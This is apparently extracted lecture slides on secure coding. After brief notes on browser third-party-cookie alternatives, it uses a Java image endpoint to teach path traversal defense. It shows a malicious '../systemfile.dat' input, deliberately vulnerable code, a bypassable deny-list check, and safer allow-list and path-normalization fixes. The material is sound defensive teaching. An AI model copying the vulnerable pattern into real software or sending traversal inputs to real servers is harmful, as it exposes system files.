
Storage Access API

Storage Access API allows iframes to request storage access permissions when access would otherwise be denied by browser settings.

[Explore Storage Access API](#)

Popup asking user permission to use third-party cookies.

Useful in enterprise settings, but horrible for consumer-centric web applications.

3

Related Website Sets

Related Website Sets (RWS) is a way for a company to declare relationships among sites, so that browsers allow limited third-party cookie access for specific purposes.

[Explore Related Website Sets](#)

Mutual opt-in mechanism for different sites to declare themselves as a "first party set", with strict limits on size.

Chrome-only with little interest from other vendors.

4

Federated Credential Management API

A web API for privacy-preserving identity federation.

[Explore FedCM](#)

A mechanism to run OpenID Connect from within the browser, avoiding third-party cookie blocking issues.

In active development and met with some skepticism.

FOUNDATIONAL SECURE CODING PRINCIPLES

{* SECURITY *}

Sloppy string sanitization sabotages system security of millions of Java-powered 3G IoT kit: Patch me if you can

IBM's X-Force Red X-reveals X-flaw in Thales X-wireless X-module X-thing

[Thomas Claburn in San Francisco](#)

Thu 20 Aug 2020 // 10:02 UTC

https://www.theregister.com/2020/08/20/sloppy_string_sanitization_opened_javabased/

“

The bug makes it possible for an attacker to, for instance, extract the code and other resources from a vulnerable device.

”

{* SECURITY *}

Sloppy string sanitization sabotages system security of millions of Java-powered 3G IoT kit: Patch me if you can

IBM's X-Force Red X-reveals X-flaw in Thales X-wireless X-module X-thing

[Thomas Claburn in San Francisco](#)

Thu 20 Aug 2020 // 10:02 UTC

https://www.theregister.com/2020/08/20/sloppy_string_sanitization_opened_javabased/

“

Any attempt to access hidden files with a dot prefix will be denied (E.g., a:/.hidden_file). However, replacing the slash with double slash (E.g., a://.hidden_file) will cause the condition to fail

”

Legitimate input


```
1 /image?name=philippe.png
```

Malicious input

```
1 /image?name=../systemfile.dat
```

Java code to serve uploaded image files

Using untrusted input variables to construct paths is extremely dangerous



```
1 // Resolve the path
2 Path file = Paths.get(uploadPath).resolve(filename);
3
4 // Transform the path into a resource we can read
5 Resource resource = new UrlResource(file.toUri());
6
7 if (resource.exists() && resource.isReadable()) {
8     // Determine MIME type for the Content-Type header
9     String mimeType = new Tika().detect(resource.getURL());
10
11     return ResponseEntity.ok().header("Content-Type", mimeType).body(resource);
12 }
13 else {
14     return ResponseEntity.notFound().build();
15 }
```



The danger of insecure user input



Only rely on untrusted data after applying proper input validation

Legitimate input

```
1 /image?name=philippe.png
```

Malicious input

```
1 /image?name=../systemfile.dat
```

Java code to serve uploaded image files

```
1 // Verify the filename
2 if(filename.startsWith("../")) {
3     Logger.error("Invalid filename (" + filename + ")");
4     throw new Exception("Invalid filename (" + filename + ")");
5 }
6
7 // Resolve the path
8 Path file = Paths.get(uploadPath).resolve(filename);
9
10 // Transform the path into a resource we can read
11 Resource resource = new UrlResource(file.toUri());
12
13 ...
```

Checking for known bad patterns is difficult to get right and not recommended

Starting the name of the file with ./ bypasses this mechanism

Legitimate input

1 /image?name=philippe.png

Malicious input

1 /image?name=../systemfile.dat

Java code to serve uploaded image files

```
1 // Verify the filename
2 if(!Pattern.matches("^\\w+\\.\\w+$", filename)) {
3     Logger.error("Invalid filename (" + filename + ")");
4     throw new Exception("Invalid filename (" + filename + ")");
5 }
6
7 // Resolve the path
8 Path file = Paths.get(uploadPath).resolve(filename);
9
10 // Transform the path into a resource we can read
11 Resource resource = new UrlResource(file.toUri());
12
13 ...
```

Checking for known good patterns is a security best practice

A mistake in the filename check will result in an error instead of a vulnerability



Input validation should allow known good data instead of rejecting known bad data

Legitimate input


```
1 /image?name=philippe.png
```

Malicious input

```
1 /image?name=../systemfile.dat
```

Java code to serve uploaded image files

```
1 // Resolve the path
2 Path file = Paths.get(uploadPath).resolve(filename);
3
4 // Normalize the path and verify the upload destination
5 file = file.normalize();
6 if(!file.startsWith(Paths.get(uploadPath))) {
7     Logger.error("Invalid filename (" + filename + ")");
8     throw new Exception("Invalid filename (" + filename + ")");
9 }
10
11 // Transform the path into a resource we can read
12 Resource resource = new UrlResource(file.toUri());
13
14 ...
```




Normalize a path and verify that it falls within the expected boundaries

INPUT VALIDATION

- **Every input coming from the client is inherently untrusted**
 - All inputs should go through a basic sanity check
 - Before use, data should be validated within the context of the application
- **Rudimentary input validation gets rid of malformed data**
 - Only accept expected content types
 - Check received input against expected data types (e.g. identifiers should be numbers)
 - Impose sensible length restrictions (e.g. you probably don't want strings of 5MB long)
- **Validate acceptable inputs within the context of the application**
 - The application knows how data will be used, and can apply proper validation logic
 - Server-side validation logic should be the same as the client-side form validation logic



What is the difference between input validation and input sanitization?



INPUT VALIDATION AND SANITIZATION


- Input validation decides if data is valid
 - Invalid data is rejected, without a path to recovery
- Input sanitization transforms untrusted data into trusted data
 - When the data contains dangerous content, it is removed during sanitization
 - After sanitization, the data should be predictable and safe to use
- Sanitization is complex and difficult to get right, so only use it when needed
 - Sanitization can be used when data is too complex to apply validation (e.g. HTML data)
 - Sanitization is useful when the data is supposed to contain benign code (E.g., safe HTML tags)
- Input validation and sanitization are complementary techniques
 - They should be used together

INPUT VALIDATION ONLY GETS YOU SO FAR ...

- Input validation often targets symptoms, not the root cause of the issue
 - E.g., injection vulnerabilities need to be addressed in the code, not at the input level
- Once the data is complex enough, validation bypasses will exist
 - Validation or sanitization is hard to get right, so do not solely rely on them
 - A good example are the huge XSS filter evasion cheat sheets
- Critical defenses are applied at output time, not at input time
 - XSS is mitigated by ensuring that the output will be handled safely
 - SQL injection is mitigated by ensuring that the SQL query cannot be misinterpreted
 - Keep in mind that input validation helps as a first line of defense



Input validation / sanitization is only a primary line of defense





Apply sanitization at input time to ensure data is as safe as possible, but never assume data is safe at output time

User's device

Backend systems



